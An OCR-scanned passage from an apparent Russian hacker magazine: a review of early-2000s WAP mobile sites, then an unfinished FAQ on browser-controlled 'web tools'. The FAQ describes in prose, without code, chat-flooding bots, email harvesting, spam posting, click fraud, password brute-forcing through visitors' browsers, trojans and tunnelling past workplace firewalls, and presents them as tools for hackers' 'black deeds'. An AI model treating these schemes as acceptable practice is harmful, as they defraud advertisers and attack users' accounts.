реже чем начать разговор о WAP-сервисах, скажу пару слов о том, что такое WAP. Углубляться в объяснение не буду, это тема отдельной статьи. Итак, WAP это Wireless Application (или Access) Protocol - протокол для получения информации из сети для сотовых телефонов и прочих мобильных устройств. Так же как в обычном браузере для просмотра страниц используется протокол http, так в браузерах мобильных используется протокол war. Страницки для war'a делаются с помощью языка WML (Wireless Markup Language). WML младший брат языка HTML и очень на него похож, однако имеет свои особенности и гораздо меньшую функциональность. К сожалению, на маленьком экране телефона пока нельзя получить такой же результат, как на мониторе компьютера, но все еще впереди.

ЭМУЛЯТОРЫ

А теперь гоставай свой мобильник и готовься окунуться в мобильный Интернет-мир. А если у тебя нет возможности посмотреть WAP-сайты с мобильного, но очень хочется - воспользуйся специальным софтом, позволяющим просматривать мобильные ресурсы на обычном компьютере. Самая доступная программа для просмотра WAP-страниц на компьютере - это всем известный браузер Opera. Его пользователи наверняка знают об этой возможности, а для всех остальных пусть это будет приятным открытием :). На всякий случай, скачать Оперу можно тут: <http://www.opera.com/> :). Конечно, в окне браузера сайт не будет выглядеть так же аккуратно, как на телефоне, поэтому существуют также специализированные WAP-браузеры, которые выглядят как мобильный телефон. Например, браузер M3Gate имеет множество скинов разных телефонов и совместим с обычными браузерами. То есть если ты попытаешься открыть в эксплорере или нетскейпе WAP-сайт, то M3Gate автоматом загрузится и покажет тебе то, что ты хотел пос-

мотреть. Подробнее узнать о браузере и скачать его можно по адресу:

<http://www.numeric.ru/m3gate>.

Кроме того, M3Gate переведен на русский язык.

Но хватит о браузерах, перейдем к WAP-сайтам. Я сделал обзор нескольких ссылок, которые должны быть в закладках каждого мобильного. Поскольку отсканировать экран своего сотового мне не удалось (сканер никак не захотел сканировать телефон), то скриншоты буду брать из эмулятора :).

ICQ

<http://wap88.com/>

Да! Это настоящее WAP-ICQ! И это не просто слова - оно работает! Заходишь на сайт, вводишь свой номер, пароль - ты в ICQ. Учитывая мнение очевидцев (и проведя долгое время в поисках :)), я пришел к выводу, что это единственный работающий на данный момент сайт, через который можно работать с ICQ с мобильного. К сожалению, у него есть недостатки. Во-первых, это то, что теряются офф-лайн сообщения. То есть если тебе посылают сообщение, когда ты в офф-лайне, а потом ты логинишься в WAP-ICQ, то ни одного сообщения не получишь. Более того, ты их вообще никогда не увидишь :(. Но с этим легко бороться, достаточно зарегистрировать себе дополнительный номер и обозвать его MOOF@WAP, например. Тогда все друзья будут знать, что это мобильный номер ICQ, и офф-лайн сообщений тебе слать не будут :). Второй недостаток - это очень маленький контакт-лист. В него можно добавить всего восемь человек. Хотя я с трудом себе представляю, как можно чатиться в icq с мобильного. Ведь есть и вполне себе прилично работающая связка SMS-ICQ. Ну и, наконец,

Сотовые операторы:

MTS
<http://wap.mts.ru/>

Beeline
<http://wap.beeline.ru/>

СЗ МегаФон
<http://wap.nwgs.com/>




ICQ на твоём телефоне

WAP-ICQ не понимает русский язык. Приходится писать транслитом. (Прим. Дронича - на самом деле не все так плохо. В связке "мобильник-КПК" сидеть в такой аське очень приятно. А учитывая, что GPRS-WAP стоит дешевле полноценного GPRS, получается дешевое мобильное решение. :) Ведь на КПК ничего кроме браузера не понадобится.)


ПОЧТА


<http://wap.mail.ru/>

Доступ к почте через WAP предоставляют многие популярные сайты, в том числе и русскоязычные. Наиболее актуальным, наверное, является сервис mail.ru. Почта корректно работает с



Проверим почту?





Мобильные Яндекс и Апорт

русскими кодировками и совсем не тормозит. Кроме обычных папок: входящие, Отправленные, Удаленные, доступна также адресная книга, что, безусловно, является плюсом. А если еще учесть, что на сайте mail.ru ты можешь сделать сбор почты с других почтовых аккаунтов, то проверить почту с мобильного телефона ты сможешь из любой точки планеты.

ПОИСК

<http://wap.yandex.ru/>
<http://wap.aport.ru/>

Большой мобильный портал от Яндекса и еще один от Апорта. Тут есть все: почта, новости, погода, программа ТВ, ссылки и, конечно, поиск. Искать можно как в обычном Интернете, так и в WAP'e. Причем, если ты ищешь в Интернете, то Яндекс и Апорт умеют автоматом преобразовывать найденный сайт в страничку, понятную твоему телефону. Получается, что у этих двух сайтов есть конвертер html в wml. Немного покопавшись на Яндексе, удалось обнаружить адрес конвертора -

<http://www.yandex.ru/h2w?url=>, где после url= идет адрес сайта. Например, чтобы посмотреть сайт Microsoft на мобильнике, надо ввести адрес <http://www.yandex.ru/h2w?url=http://www.microsoft.com/>. Конечно, конвертер не универсальный и многие сайты отображает неправильно, но для мобильника вполне хватает. У Апорта конвертер посильнее, однако так просто доступ к нему не получить. Только через поиск.



Мобильный справочник

ПОИСК В WAPЕ

<http://mobile.alltheweb.com/>

А этот поисковик позволяет искать не только по русскоязычным, но и по международным WAP-ресурсам. У него просто огромная поисковая база данных. Искать по обычным сайтам он не умеет, зато по WAP'у ищет лучше всех.

СПРАВОЧНИК


<http://wap.mtt.ru/>

Отличный сайт с обилием различной справочной информации по разным городам. Например, с помощью него можно за несколько секунд узнать телефон налоговой службы Центрального района Санкт-Петербурга :). Кроме справочной информации на сайте есть огромное количество развлечений: тесты, игры, гороскопы, цитаты, сонник и многое, многое другое. Еще на сайте есть HTML-конвертер, конвертирует быстро, но оставляет много лишней информации, такой как имена картинок.

ROSWEB

<http://wap.rosweb.ru/>

Настоящий мобильный портал. Тут есть всевозможные новости (мировые, российские, новости MTV), погода (на несколько городов России), развлечения. Также



Wap-портал

отдельный раздел посвящен Москве. В развлечениях есть афиша различных мероприятий, гороскоп, анекдоты, афоризмы, тосты. В общем, стандартный набор развлекательного сайта. Разве что картинок нет. :)

GALA

<http://wap.gala.net/>

Еще один портал. Кроме новостей, гороскопов и анекдотов тут есть чат, служба знакомств, доска объявлений, тесты и еще много всякой всячины. Кстати, в знакомствах пользователи оставляют свои реальные номера телефонов. Одним словом, тут ты не соскучишься.


Это настоящее WAP-ICQ! И это не просто слова - оно работает! Заходишь на сайт, вводишь свой номер, пароль - ты в ICQ




Искать в WAP?



Портал от RosWeb



Информация о концертах



ПЕРЕВОДЧИК

<http://wap.translate.ru/>

Целый Промт в твоём мобильнике! Умеет переводить с русского на английский и обратно. Доступно несколько словарей: Общая лексика, Бизнес, Компьютеры. На экранные сгодится :).

МУЗЫКА

<http://wap.mp3.com/>

У такого музыкального монстра Интернета, как mp3.com, тоже есть свой WAP-ресурс. Примечательно он тем, что там можно посмотреть информацию по музыкальным концертам во всем мире, включая и Россию.

НОВОСТИ СВЯЗИ


<http://wap.revkom.ru/>

Сайт, посвященный новостям мира связи и цифровых устройств. Кроме самих новостей с сайта можно быстро отправить сообщение на ICQ или e-mail, что иногда бывает очень удобно.

YAHOO.COM

<http://wap.yahoo.com/>

Что тут говорить? Популярнейший портал присутствует и в wap'e. К сожалению, русскоязычной части нет, но тебе никто не мешает зайти на любую другую часть сайта. Тут есть все возможности "старшего брата" - начиная от календаря и новостей и заканчивая почтой и yahoo messenger! А по адресу <http://mobilegames.yahoo.com/> ты можешь найти мобильные игрушки. Можно поиграть в Blackjack, Video Poker, кости или другие игры.



Yahoo в телефоне :)

Причем, если у твоего мобильника цветной экран, то картинки в играх тоже будут цветными.

ЧАТ


<http://wap.agotchi.net/c.wml>

WAP-чатов можно найти много, но особенность этого - то, что в нем тусуются русскоязычные пользователи. В чате не нужна регистрация, так что заходи и болтай. Ну и, конечно, есть несколько разных комнат, в том числе и приват.


ИГРЫ

<http://www.wirelessgames.com/>

Сайт с мобильными игрушками. Обязательно поиграй в рулетку! Делает ставки, жмешь Spin и получаешь результат. Но самое прикольное - это многопользовательская игра Танчики. В нее можно играть вдвоем! Ты вводишь угол и силу выстрела и стреляешь по противнику. Игра захватывает, когда играешь с живым челове-



Початимся?



Погода на любой вкус

ком, а не с компьютером.

<http://wap.uptsoft.com/rus/games.wml> Если тех игр тебе оказалось мало, то по этой ссылке ты можешь поиграть еще в несколько игрушек: морской бой, крестики-нолики, рулетка.

ТУРИСТАМ

<http://wap.tours.ru/>

На сайте можно посмотреть стоимость туров в различные страны мира из Москвы и Санкт-Петербурга, посмотреть цены на гостиницы и билеты на самолеты. А еще можно посмотреть прогноз погоды в разных городах мира. В целом очень полезный сайт для путешественников.

ПОГОДА

<http://wap.gismeteo.ru/>


Куда же без погоды? На сайте можно узнать погоду почти для всех городов России, стран бывшего СССР и Европы. Сайт обновляется регулярно, что не может не радовать. Кроме того, погода представлена на несколько дней, даже есть картинки. Однозначно лучший сайт о погоде.

СПОРТ

<http://wap.sportzone.ru/>

Для интересующихся спортом, а именно футболом и хоккеем, настоятельно рекомендую этот сайт. На сайте представлена подробная информация о результатах матчей не только России, но и некоторых других стран. Вся информация, естественно, на русском.

Если ты не знал, то уже существуют поисковики по WAP-ресурсам. Так что тебе не придется мучиться вопросом, куда податься со своей мобилкой



Производители телефонов:

- <http://wap.ericsson.com/> - Ericsson
- <http://mobile.club.nokia.com/> - Nokia
- <http://wap.panasonicbox.com/> - Panasonic
- <http://wap.o55m.ru/> - Simens
- <http://wap.alcatel.com/> - Alcatel



Популярные конференции

КОНФЕРЕНЦИИ ФИДО

<http://wap.newsgate.ru/>

Для тех, кто тоскует по Фидо, существует специальный WAP-гейт в FIDO/USENET. Тут можно читать группы, смотреть новые, искать по группам и даже писать в них. Однако писать у меня почему-то не получилось, а вот читаются конференции очень даже хорошо.

ПСИХОЛОГИЧЕСКИЕ ТЕСТЫ

<http://waptest.ru/main.wml>

Если нужно убить время и заодно узнать о себе несколько фактов, психологические тесты именно то, что нужно. На страничке ты сможешь определить особенности характера, узнать о своем здоровье, юмористические тесты и многие, многие другие. Тестов всего несколько десятков. Есть чем заняться.


БИЗНЕС-ИНФОРМАЦИЯ

<http://wap.mfd.ru/>

Для тех, кого интересуют курсы валют, акции и прочие биржевые индексы, - этот сайт окажется чрезвычайно полезным. На сайте также есть регулярно обновляющаяся лента новостей. А уж как можно потанцевать на семинаре по какому-нибудь "Банковскому делу" или "Валютным рынкам" :)...



Проверь себя



Каталог wap-сайтов

КАТАЛОГ САЙТОВ

http://www.nevru.com/wap/indct_cyr.wml

На сайте представлен, наверное, самый большой каталог русскоязычных WAP-сайтов. Все сайты удобно разбиты по категориям, в общем все, как в обычном взрослом каталоге. Кроме того, на сайте есть еще и рейтинг WAP-ресурсов, благодаря которому ты быстро сможешь найти интересные ресурсы.


БАННЕРНАЯ СЕТЬ

<http://www.wapbanners.net/english/>


WAP - это маленький Интернет, в нем тоже существуют свои баннерные сети. Вот одна из них. Кроме баннерной сети на сайте можно взять счетчик для своей WAP-странички и посмотреть каталог сайтов.

ЗАКЛЮЧЕНИЕ

К сожалению, большинство WAP-сайтов не отличается оригинальностью. Да оно и понятно, много ли можно сделать оригинального на маленьком экранчике мобильного. В основной своей массе WAP-ресурсы - это новости, анекдоты и гороскопы. И немного игр. Я, например, использую WAP для чтения почтового ящика, когда долго не бываю дома. Но не более. Читать анекдоты на маленьком экране телефона выше моих сил :). Хотя радует, что наконец стали появляться цветные сайты, уже что-то. Вот связка WAP-PDA-мобильник - по-моему идеальное решение. Будь мобильным! :).



Баннеры и счетчики



Можно поиграть в BlackJack

Через мобильный телефон сейчас доступна практически любая справочная информация. Запасайтесь ссылками на wap-словари, переводчики и справочники



Читаем FIDO



microsoft.com на экране мобильного

WEB-FAQing-TOOLZZZ

Матушка Лень (MLen@mail.ru)
LEN' vsemu golova!

Что такое веб-тулзы?

Мы так называем полезные программы, которыми можно управлять с веб-странички. Это могут быть почтовые программы, ICQ, IRC, хакерские тулзы, админские софтинки, базы данных, конструкторы сайтов, игрушки и вообще практически любые программы. «В чем тут кайф?», - спросишь ты меня. А в том, что WEB-браузеры появились даже в телесфонах, и работать с WEB реально даже на некоторых телевизорах. Но далеко не на каждый компьютер, где работает WEB, ты можешь устанавливать нужный тебе софт.

А вот WEB-софт будет работать в любой точке вселенной, была бы связь с Интернетом.

То есть теперь ты сможешь чатиться по Аське и Ирке даже на работе, где злой админ закрыл нужные порты и не разрешает ставить проги. Ты сможешь хакать или админить сайт из Интернет-кафе, где за попытки открытия шелла полагается мгновенное отрубание головы. Словом, WEB-тулзы - лучшие грузья хакера, которые позволяют ему делать свои черные дела, не привлекая к себе внимания, по виду обычного серфинга по Инету.

Какое отношение имеет «клиент-сервер» к тулзам?

Самое непосредственное. «Чтобы программа где-то работала, ее нужно сначала где-то установить» (с) КиберПух. В том-то и дело, что программа, управляемая через WEB, устанавливается на тачку с WEB-сервером. А контроль за этой программой осуществляется через WEB-клиент, то есть браузер.

Теперь давай распутывать запутанное! Для работы идеи «Клиент - Сервер» нам нужно две программы: управляющая и управляемая. Есть много софтин, управляемых через сеть, их минус в том, что на управляющий комп нужно ставить клиента. Допустим, ты хочешь удаленно администрировать чужую тачку, для этого нужно поставить на твой комп специального кли-

ента и сервер на чужой комп (трояна). WEB-тулзы удобны тем, что паразитируют на уже готовой схеме: «WEB-сервер - WEB-клиент». То есть тебе не нужно устанавливать специального клиента на свою машину, достаточно использовать имеющийся браузер.

Кстати, существуют троянские кони, способные превратить твою невинную тачку в WEB-сервер с WEB-тулзой удаленного администрирования твоих ресурсов против твоей воли. Заходишь браузером на новоиспеченную домашнюю страничку протрояненного ламобота и направляешь троян-тулзе рекомендации по расправе с несчастным пользователем.

Веб-тулзы схожи с туннелями?

В некотором роде это HTTP-туннели. На админском фрайволле, прикрывающем доступ в Инет, могут быть запрещены порты и протоколы telnet, smtp, pop3, ICQ, IRC, FTP и так далее. Вообще все может быть наглухо закрыто, кроме HTTP. Однако ты можешь получить доступ к нужным сервисам через WEB, то есть по протоколу HTTP. Потому можно считать применение в этих случаях WEB-тулзов полноценным HTTP-туннелированием. Хотя, с другой стороны, on-line-калькулятор дифференциальных уравнений оригинального порядка туннелем не назовешь.

Помнишь важное свойство туннелей? Они могут вкладываться друг в друга! То есть один туннель может вкладываться в другой. Например, WEB-спамер может использовать WEB-почту. То есть WEB-тулзы могут связываться и юзать друг друга.

Кто такие боты?

У тебя есть WEB-клиент (браузер), ты им управляешь, когда лазаешь по страничкам, треплешься в чатах, пишешь в гостевухи и форумы, регистрируешься в каталогах, используешь WEB-тулзы. Ты выполняешь при этом простые операции: кликаешь по кнопкам, передаешь строковые

Если кто не в курсе, FAQ - Frequently Asked Questions (ЧаВо - часто задаваемые вопросы). Эта рубрика позволит закрепить полученные хакерские знания, прояснить непонятные термины, узнать тонкости.

или численные данные. То есть возможно научить скрипт-робот кликать за тебя по кнопкам и передавать данные через формы, алгоритм простой. На этом принципе работают поисковые машины, они притворяются пользователями - за ядными серверами - и неустанно кликают по ссылкам, сохраняя в базе найденную инфу. Нередко, работая с поисковыми машинами, ты попадаешь во вложенные туннели, когда один робот-поисковик дает ссылку на результаты другого поисковика.

А теперь представь себе скрипт, который умеет за тебя трепаться в WEB-чате. То есть он регулярно запрашивает обновление чатовской страницы, ведет логи разговора и даже умеет отвечать осмысленно, анализируя полученный текст. Такая программа и называется ботом, причем боты бывают как для IRC-чатов, так и для WEB. Бота можно посадить, наверное, в любой системе онлайн-общения. Заметь, что в этом случае ты снова сталкиваешься с вложенным HTTP-туннелем, ведь сервер с запущенным на нем ботом становится клиентом WEB-чата. Кстати, WEB-чаты, гостевухи и форумы - еще одна разновидность WEB-тулз. Без добавления алкоголя в мозг сложно себе представить, что есть еще один вложенный туннель. Ведь ты можешь управлять своим ботом, передавая в общий чат команды для него! Например, можно прямо в чате попросить бота выдать в общий треп статистику по определенному нику. То есть можно пообщаться с ботом - попросить его порыться в своих логах и найти время, когда твой приятель последний раз был в чате. Как? Опять, сдука, ушел бухать с телками - и без тебя?

Бот может быть в виде конвертора, когда одна его часть - IRC-клиент - висит на нужном IRC-канале и притворяется пользователем, а другая - служит WEB-интерфейсом для управления его действиями через браузер. Правда, в этом случае бот уже будет WEB-шлюзом. То

есть, получив сообщение через WEB-форму, бот отправляет его в IRC под именем пользователя. Ну и обратно: получив сообщение по IRC, показывает в виде HTML.

Кто такие WAR-боты?



Если бот умеет заходить в чат под нужным ником, умеет передавать сообщения, то ничего не стоит до-работать его под флудер. Несколько таких ботов, которые заходят в чат под разными именами, с разными IP-адресами, генерируют несколько десятков сообщений в секунду, способны сделать невозможным общение простых пользователей в чате.

В противовес военным ботам можно поставить скрипт-роботов с администраторскими правами, которые умеют автоматически банить и кикать по определенным признакам: по наличию мата в сообщениях, по сочетанию символов в имени, по диапазону IP-адресов, за слишком большое количество текста или за слишком частые сообщения.

Что такое СПАМ-тулзы?



Если можно научить скрипт лазать по страничкам, то можно заставить его искать в Интернете электронные адреса пользователей. Допустим, оставил ты где-нибудь в Инете свой мыльник, его нашел такой робот и занес в свою базу. После этого базу продают, а тебя начинают жестко спамить разными идиотскими сообщениями типа «Купи слона». От таких автоматических охотников за e-мэйлами можно спастись, если

писать слово «собачка» вместо символа «@» или другими отвлекающими нестандартными маневрами. Хотя со временем паразиты все равно приобретут иммунитет к этим ухищрениям, и тебя все равно будут бессовестно спамить.


Других роботов учат автоматически отправлять сообщения в гостевые книги и поисковые каталоги. Когда ты ходишь по немодегуемым гостевухам, то часто видишь тьму рекламных сообщений, которых в десятки раз больше, чем нормальных, - работа спам-веб-тулз. Некоторые WEB-студии предлагают зарегистрировать твою пагу сразу в 100...0 сетевых каталогах и рейтингах, как ты думаешь, им это удастся?


Как еще применяют автоматические тулзы?



Если скрипт умеет кликать по ссылкам, то имеет смысл его применять в WEB-мошенничестве для накручивания счетчиков, рейтингов, кликов по баннерам. А чтобы спрятать следы, используется двойное туннелирование, например, скрипт размещается на странице, и его запускает ни в чем не повинный пользователь, скрипт при этом выполняет свое черное дело от имени пользователя. Кстати, счетчики, рейтинги, голосовалки, статистику тоже можно назвать тулзами, управляемыми через WEB.

Ну и, конечно, программа, умеющая передавать запросы WEB-серверу, потенциально способна банально подбирать пароль к закрытым WEB-ресурсам, таким как WEB-почта или WEB-администратор странички, или просто платный порно-сайт. И снова этот гадостный скрипт может работать от лица невинных пользователей, посещающих мирную страничку.





Как скрипт ориентируется на странице, он же слепой?

Просто скрипт чуть-чуть знает HTML (HyperText Markup Language) - язык гипертекстовой разметки. Адреса ссылок, на которые мы кликаем, хранятся в стандартных тэгах HTML, которые начинаются с «». Адреса электронной почты выделяются компонентом «mailto:», а еще там есть собачка «@». Формы для отправки сообщения в гостевую книгу начинаются с тэга «<FORM>». То есть без особых проблем можно написать простенькую программу, понимающую содержание WEB-страниц и натренированную вылавливать оттуда ссылки, адреса, способную даже передавать данные в регистрационную форму каталога или гостевой книги. Язык Perl обладает громадными возможностями по анализу строк, однако имеются и готовые модули HTML, LWP, URI для эмуляции работы браузера. То есть заставить скрипт притвориться WEB-клиентом не проблема.

Как превратить обычную программу в WEB-тулзу?

Что понимать под обычной программой? Большинство WEB-тулз оказываются банальными скриптами CGI, JSP, ASP, PHP. То есть такая софтина может быть создана специально для WEB, и передача данных между WEB-интерфейсом и такой программой происходит по стандартным алгоритмам. Не уходя от этих технологий, программа способна притворяться браузером, IRC-клиентом, ICQ-клиентом, почтовым клиентом,

способна работать с дисками сервера. Вопрос только в том, чтобы найти нужные библиотеки.

Если возникает потребность использовать стандартные утилиты типа ping, то применяется функция EXEC. То есть скрипт открывает шелл, запускает нужную тулзу с необходимыми параметрами, сохраняет и выдает результаты ее работы. Для этого используются STDIN/STDOUT - стандартные потоки ввода-вывода. Есть возможность запускать макропрограммы, написанные на языке шелла.

Однако если тулза обладает графическим интерфейсом, то придется писать надстройку, которая будет сохранять результаты работы программы в виде графического файла или мультимедиа и передавать скрипту. Еще сложнее вводить данные в такую программу. Словом, с этими вещами никто связываться не хочет, так как вместо того, чтобы использовать готовую тулзу с графическим интерфейсом, проще написать самодельную для WEB. Хотя потенциально для любой софтины можно наваять WEB-интерфейс и тем самым превратить ее в WEB-тулзу.

Другое дело - текстовые программы, которых полно в любом Юниксе; зачем изобретать велосипед, когда можно приделать WEB-интерфейс, запарившись всего несколькими строчками кода. И потом - Perl тоже не всемогущий; если ты программируешь интерфейс для стиральной машины, то без ассемблера не обойтись, так что пусть Perl-скрипт запускает готовый бинарник stirlnaya_mashina.com.

Как принимать данные со страницы?

Через браузер ты получаешь от WEB-сервера страницу - интерфейс твоей WEB-тулзы. Для создания такой страницы тебе нужно знать хотя бы основы HTML. С помощью тэга «<FORM>» можно создать на страничке поля для ввода

